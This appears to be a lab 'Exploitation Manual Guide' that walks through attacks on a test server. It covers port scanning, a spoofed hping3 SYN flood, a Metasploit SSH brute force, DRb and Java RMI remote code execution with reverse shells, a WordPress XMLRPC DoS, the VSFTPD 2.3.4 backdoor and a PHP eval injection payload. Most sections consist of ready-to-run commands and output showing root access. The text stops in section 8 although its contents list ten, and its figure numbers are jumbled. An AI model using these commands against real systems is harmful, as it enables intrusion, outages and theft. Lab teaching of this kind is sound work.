

# **Exploitation Manual Guide**

## Table of Contents

|   |    |
|---|----|
| 1. Port scanning .....  | 3  |
| 2. DDoS/ TCP SYN flood .....  | 4  |
| 3. Brute force.....   | 6  |
| 4. DRb remote code execution .....  | 7  |
| 5. Java RMI Server Insecure Default Configuration Java Code Execution ..... | 9  |
| 6. WordPress XMLRPC DoS .....   | 11 |
| 7. VSFTPD v2.3.4 Backdoor Command Execution .....                           | 16 |
| 8. PHP Utility Belt - Remote Code Execution.....                            | 17 |
| 9. Anonymous login (Samba client) backdoor exploit.....                     | 20 |
| 10. Unrealircd 3.2.8.1 backdoor command execution.....                      | 23 |

## 1. Port scanning

Port scanning is used to probe a server or host for open ports by not only administrators but also attacker. A goal of port scanning is not to compromise or attack targets, but to find active ports on them. So that, they can get other ideas what to do next.

Example command of port scan by Nmap application.

- Sudo nmap -sV -v 198.242.56.122 -p 1-65535
  - -p <port ranges> : Only scan specified ports
  - -sV: Probe open ports to determine service/version info

A report of port scanning will be display on the screen after successful scanning.

```
Nmap scan report for 198.242.56.122
Host is up (0.00037s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
1099/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
3790/tcp  open  http     nginx
6667/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
8080/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit
i-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.40%I=7%D=8/20%Time=57B7F064%P=i686-pc-linux-gnu%r(NULL,2
SF:B,"SSH-2\0-OpenSSH_6\6\1p1\0x20Ubuntu-2ubuntu2\7\r\n");
MAC Address: 08:00:27:D0:B5:ED (Cadmus Computer Systems)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6538.11 seconds
```

Figure 1.1 Scan report for a Target server

## 2. DoS/TCP SYN flood

DoS or Denial of Service is an attack that make its target unavailable to serve the users. The TCP SYN flood is a DoS attack that flood a number of only SYN packets to a target by spoofing IP Addresses so the TCP SYN-ACK packets will never back to the attacker. Since a number of sessions are opened, but never closed, connections of the TCP service on a server will be full. So, users or normal request will not be able to connect to the service.

Example command of TCP SYN flood port 80 by hping3.

- `sudo hping3 --flood -S -p 80 --rand-source 198.242.56.121`
  - `--flood` sent packets as fast as possible. Don't show replies.
  - `-S` set SYN flag
  - `-p --destport` `[+][+]<port>` destination port(default 0)
  - `--rand-source` random source address mode.



Figure 2.1 Use elinks to browse a web page.




Figure 2.2 successful browsing to a web page.

```

root@vulnerable:~# netstat -pn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
tcp      0      0 198.242.56.121:80       116.197.76.58:38303     SYN_RECV
tcp      0      0 198.242.56.121:80       178.191.214.70:24827    SYN_RECV
tcp      0      0 198.242.56.121:80       118.25.25.25:35792     SYN_RECV
tcp      0      0 198.242.56.121:80       22.19.239.27:2118      SYN_RECV
tcp      0      0 198.242.56.121:80       15.70.197.243:50486    SYN_RECV
tcp      0      0 198.242.56.121:80       173.205.28.13:3539     SYN_RECV
tcp      0      0 198.242.56.121:80       169.146.10.18:1932     SYN_RECV
tcp      0      0 198.242.56.121:80       197.64.105.74:1817     SYN_RECV
tcp      0      0 198.242.56.121:80       180.28.22.107:39482    SYN_RECV
tcp      0      0 198.242.56.121:80       9.164.121.53:2011      SYN_RECV
tcp      0      0 198.242.56.121:80       212.96.251.33:1750     SYN_RECV
tcp      0      0 198.242.56.121:80       46.149.10.241:39484    SYN_RECV
tcp      0      0 198.242.56.121:80       213.10.234.53:2012     SYN_RECV
tcp      0      0 198.242.56.121:80       43.81.19.179:1910     SYN_RECV
tcp      0      0 198.242.56.121:80       12.46.162.17:1860     SYN_RECV
tcp      0      0 198.242.56.121:80       88.202.232.59:49754    SYN_RECV

```

Figure 2.3 Target server's connection state after run TCP SYN flood.



Figure 2.4 Fail browsing to a web page.

### 3. Brute-force (SSH Login Check Scanner)

Brute-force is a type of attack that try many users and passwords with the hope to get a correct one.

Example command of Brute-force attack by metasploit.

- msfconsole
- use auxiliary/scanner/ssh/ssh\_login
- set rhosts 198.242.56.122
- set userpass\_file /etc/snort/wordlist/bruteforce\_user\_pass.txt
- run/exploit

Module options (auxiliary/scanner/ssh/ssh\_login):

| Name             | Current Setting | Required | Description   |
|------------------|-----------------|----------|---|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                       |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database              |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                     |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                  |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                   |
| RHOSTS           |                 | yes      | The target address range or CIDR identifier                               |
| RPORT            | 22              | yes      | The target port   |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                          |
| THREADS          | 1               | yes      | The number of concurrent threads  |
| USERNAME         |                 | no       | A specific username to authenticate as                                    |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                            |
| USER_FILE        |                 | no       | File containing usernames, one per line                                   |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                  |

Figure 3.1 Module options of Brute-force

The figure below figure shows a successful brute force attack. The first several lines illustrate incorrect password guesses, while the highlighted line shows a successfully guessed password being applied and access being granted to the system without specific knowledge of the password.

```
msf auxiliary(ssh_login) > run

[*] 198.242.56.122:22 SSH - Starting bruteforce
[-] 198.242.56.122:22 SSH - Failed: 'root:'
[-] 198.242.56.122:22 SSH - Failed: 'root:password'
[-] 198.242.56.122:22 SSH - Failed: 'root:test'
[-] 198.242.56.122:22 SSH - Failed: 'root:!root'
[-] 198.242.56.122:22 SSH - Failed: 'root:abc123'
[-] 198.242.56.122:22 SSH - Failed: 'root:qawsed'
[-] 198.242.56.122:22 SSH - Failed: 'root:qweasd'
[-] 198.242.56.122:22 SSH - Failed: 'root:rootpassword'
[-] 198.242.56.122:22 SSH - Failed: 'msfadmin:'
[-] 198.242.56.122:22 SSH - Failed: 'msfadmin:msfadmin'
[-] 198.242.56.122:22 SSH - Failed: 'test:'
[+] 198.242.56.122:22 SSH - Success: 'testvm1:testvm1' 'uid=1000(testvm1) gid=1000(testvm1) groups=1000(testvm1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare) Linux target 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux '
[*] Command shell session 1 opened (198.242.56.123:36328 -> 198.242.56.122:22) at 2016-08-22 15:48:25 -0400
[-] 198.242.56.122:22 SSH - Failed: 'testvm2:testvm2'
[-] 198.242.56.122:22 SSH - Failed: 'admin:'
[-] 198.242.56.122:22 SSH - Failed: 'admin:admin123'
[-] 198.242.56.122:22 SSH - Failed: ':'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 3.2 Example output of Brute-force processing.

ref>> <https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/>

#### 4. DRb remote code execution

Distributed Ruby or DRb allows Ruby program communicate to each other over network or the same system machine. DRb uses remote method invocation (RMI) to pass data between processes. This module exploits remote code execution vulnerabilities in DRb to gain an access to the target.

Example command of DRb remote code execution.

- msfconsole
- use exploit/linux/misc/drb\_remote\_codeexec
- set URI druby://198.242.56.121:8787
- set LHOST 198.242.56.123
- run

```
Module options (exploit/linux/misc/drb_remote_codeexec):

  Name      Current Setting      Required  Description
  ----      -
  URI       druby://198.242.56.121:8787  yes      The dRuby URI of the target host
  (druby://host:port)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     198.242.56.123  yes      The listen address
  LPORT     4444            yes      The listen port
```

Figure 4.1 Module options of DRb remote code execution

```
msf exploit(drb_remote_codeexec) > run

[*] Started reverse TCP double handler on 198.242.56.123:4444
[*] trying to exploit instance_eval
[*] instance eval failed, trying to exploit syscall
[*] payload executed from file .Ld4QQqTgtiGX2vTm
[*] make sure to remove that file
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo oLeiE2oHPInsRfmT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "oLeiE2oHPInsRfmT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (198.242.56.123:4444 -> 198.242.56.121:52099) at 2016-09-01 12:50:53 -0400
```

Figure 4.2 Processing of DRb remote code execution exploit



```
[*] Command shell session 3 opened (198.242.56.123:4444 -> 198.242.56.121:52099) at 2016-09-01 12:50:53 -0400

whoami
root

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:51:24:a5
          inet addr:198.242.56.121  Bcast:198.242.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:24a5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5103315 errors:42412 dropped:0 overruns:0 frame:0
          TX packets:210283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:329336278 (314.0 MB)  TX bytes:30938836 (29.5 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:33861 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33861 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16534509 (15.7 MB)  TX bytes:16534509 (15.7 MB)
```

Figure 4.3 Result of DRb remote code execution exploit

According to the Figure 4.3, an attacker gained an access as a root user on the target server. This is demonstrated above by running commands which show that a root account is being used and the networking details confirm that the user account is on the target machine.



## 5. Java RMI Server Insecure Default Configuration Java Code Execution

Example commands of Java RMI Server Default Configuration Java Code Execution

- msfconsole
- Use exploit/multi/misc/java\_rmi\_server
- set rhost 198.242.56.121
- set srvmhost 198.242.56.123
- set payload java/meterpreter/reverse\_tcp
- set lhost 198.242.56.123
- exploit

```
msf exploit(java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOST     198.242.56.121  yes       The target address
  RPORT     1099            yes       The target port
  SRVHOST   198.242.56.123  yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     198.242.56.123  yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)
```

Figure 5.1 Java RMI Server insecure default configuration java code execution module options

```
msf exploit(java_rmi_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 198.242.56.123:4444
[*] 198.242.56.121:1099 - Using URL: http://198.242.56.123:8080/gwMP9p
[*] 198.242.56.121:1099 - Server started.
[*] 198.242.56.121:1099 - Sending RMI Header...
msf exploit(java_rmi_server) > [*] 198.242.56.121:1099 - Sending RMI Call...
[*] 198.242.56.121:1099 - Replied to request for payload JAR
[*] Sending stage (46112 bytes) to 198.242.56.121
[*] Meterpreter session 1 opened (198.242.56.123:4444 -> 198.242.56.121:40298) at 2016-09-02 21:41:29 -0400
[*] Sending stage (46112 bytes) to 198.242.56.121
[*] Meterpreter session 2 opened (198.242.56.123:4444 -> 198.242.56.121:52495) at 2016-09-02 21:41:30 -0400
[*] 198.242.56.121:1099 - Server stopped.

msf exploit(java_rmi_server) > sessions -l

Active sessions
=====

  Id  Type           Information           Connection
  --  -
  1    meterpreter java/java root @ vulnerable 198.242.56.123:4444 -> 198.242.56.121:40298 (198.242.56.121)
  2    meterpreter java/java root @ vulnerable 198.242.56.123:4444 -> 198.242.56.121:52495 (198.242.56.121)
```

Figure 5.2 Processing and sessions of execution

```
msf exploit(java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 198.242.56.121
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe51:24a5
IPv6 Netmask : ::

meterpreter > getuid
Server username: root
meterpreter >
```

Figure 5.3 Successful session with root access on the target server

## 6. Wordpress XMLRPC DoS

### Description:

Wordpress XMLRPC parsing is vulnerable to a XML based denial of service. This vulnerability affects Wordpress 3.5 - 3.9.2 (3.8.4 and 3.7.4 are also patched).

Example command of Wordpress XMLRPC DoS

- msfconsole
- use auxiliary/dos/http/wordpress\_xmlrpc\_dos
- set rhost 198.242.56.121
- set targeturi /wordpress
- run/exploit




Figure 8.1 Normal page of WordPress website on localhost.

```

metasploitable | Just another WordPress site (1/2)
Link: profile
Link: pingback
Link: metasploitable » Feed (alternate)
Link: metasploitable » Comments Feed (alternate)
Link: RSD (EditURI)
Link: wlvmanifest

metasploitable

Search
Primary Menu Skip to content

* Sample Page

Search for: [ Search ]

Hello world!

August 24, 2016 vm 1 Comment

Welcome to WordPress. This is your first post. Edit or delete
it, then start blogging!

Just another WordPress site

Search for: [ Search ]
http://gmpg.org/xfn/11

```

Figure 8.2 Normal page of WordPress website browsed by elinks.

```

msf auxiliary(wordpress_xmlrpc_dos) > show options

Module options (auxiliary/dos/http/wordpress_xmlrpc_dos):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    host:port[,type:host:port][...] no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST      198.242.56.121  yes       The target address
  RLIMIT     1000             yes       Number of requests to send
  RPORT      80               yes       The target port
  SSL        false            no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI  /wordpress       yes       The base path to the wordpress
application
  VHOST      no               no        HTTP server virtual host

```

Figure 8.3 Module options of wordpress xmlrpc dos

```

[*] trying to fingerprint the maximum memory we could use
[!] can not determine limit, will use default of 8
[*] using 8MB as memory limit
[*] sending request #1...
[*] sending request #2...
[*] sending request #3...
[*] sending request #4...
[*] sending request #5...
[*] sending request #6...
[*] sending request #7...
[*] sending request #8...
[*] sending request #9...
[*] sending request #10...
[*] sending request #11...
[*] sending request #12...
[*] sending request #13...
[*] sending request #14...
[*] sending request #15...
[*] sending request #16...
[*] sending request #17...
[*] sending request #18...
[*] sending request #19...

```

Figure 8.4 Processing of wordpress xmlrpc dos

```

[*] sending request #221...
[*] sending request #222...
[*] sending request #223...
[*] sending request #224...
[*] sending request #225...
[*] sending request #226...
[*] sending request #227...
[*] sending request #228...
[*] sending request #229...
[*] sending request #230...
[*] sending request #231...
[*] sending request #232...
[*] sending request #233...
[*] sending request #234...
[*] sending request #235...
[*] sending request #236...
[*] sending request #237...
[-] unable to connect: 'The connection was refused by the remote host (198.2
42.56.121:80).'
```

[\*] Auxiliary module execution completed

Figure 8.5 WordPress Server was unable to connect.



|     |      |   |                    |                      |            |
|-----|------|---|--------------------|----------------------|------------|
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:43592 | TIME_WAIT  |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:51798 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:49907 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:35011 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:52395 | TIME_WAIT  |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:58110 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:46510 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:49356 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:37575 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:53603 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:60251 | TIME_WAIT  |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:53030 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:57703 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:53481 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:44629 | TIME_WAIT  |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:53422 | CLOSE_WAIT |
| tcp | 0    | 0 | 198.242.56.121:www | 198.242.56.123:54270 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:56274 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:43310 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:32960 | CLOSE_WAIT |
| tcp | 8383 | 0 | 198.242.56.121:www | 198.242.56.123:41369 | CLOSE_WAIT |

Figure 8.6 connections table on WordPress server.




Figure 8.7 Localhost cannot connect to itself.

```

The requested URL could not be retrieved.
New York Institute of Technology
The requested URL could not be retrieved

-----

While trying to retrieve the URL:
http://198.242.56.121/wordpress

The following error was encountered:

    * Connection to 198.242.56.121 Failed

The system returned:

    (146) Connection refused

The remote host or network may be down. Please try the request
again.

-----

Generated Wed, 07 Sep 2016 20:42:59 GMT by dweezil
(squid/2.7.STABLE7)
```

Figure 8.8 Client cannot connect to the WordPress Server.



## 7. VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Example command of VSFTPD v.2.3.4 Backdoor Command Execution

- Msfconsloe
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- set rhost 198.242.56.121
- run/exploit

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| ----  | -----           | -----    | -----              |
| RHOST | 198.242.56.121  | yes      | The target address |
| RPORT | 21              | yes      | The target port    |

Figure 7.1 Module options of VSFTPD v2.3.4 backdoor command execution

```
[*] 198.242.56.121:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 198.242.56.121:21 - USER: 331 Please specify the password.
[+] 198.242.56.121:21 - Backdoor service has been spawned, handling...
[+] 198.242.56.121:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (198.242.56.123:59898 -> 198.242.56.121:6200)
    at 2016-09-12 16:12:39 -0400

whoami
root

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:51:24:a5
          inet addr:198.242.56.121  Bcast:198.242.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:24a5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:818947 errors:289 dropped:0 overruns:0 frame:0
          TX packets:139678 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:559399140 (533.4 MB)  TX bytes:38116416 (36.3 MB)
          Interrupt:10 Base address:0xd020
```

Figure 7.2 Process of the VSFTP v2.3.4 backdoor command execution

From the figure 7.2, an attacker can gain an access on the target server as a root account.

## 8. PHP Utility Belt - Remote Code Execution

This module exploits a remote code execution vulnerability in PHP Utility Belt, which is a set of tools for PHP developers and should not be installed in a production environment, since this application runs arbitrary PHP code as an intended functionality.

Developers uses this modules with various php functions how described below:




Figure 8.1 php-utilities belt uses for execute php system commands using text area




Figure 8.2 Try to access file which is not present on web directory

Default source code is vulnerable at some point.

Vulnerable code (Line number 12 to 15)

```
if ( isset( $_POST['code'] ) ) {  
    if ( false === eval( $_POST['code'] ) )  
        echo 'PHP Error encountered, execution halted';  
}
```

Access this URL <http://198.242.56.121/php-util/> and in Post data type code=**`fwrite(fopen('info.php','w'),'<?php echo phpinfo();?>');`**

Above code will generate info.php file in that directory which will display php info.

Shell link will be on this URL <http://127.0.0.1/php-util/info.php>




Figure 8.3 Run php fwrite code into textarea box and click run to execute that code

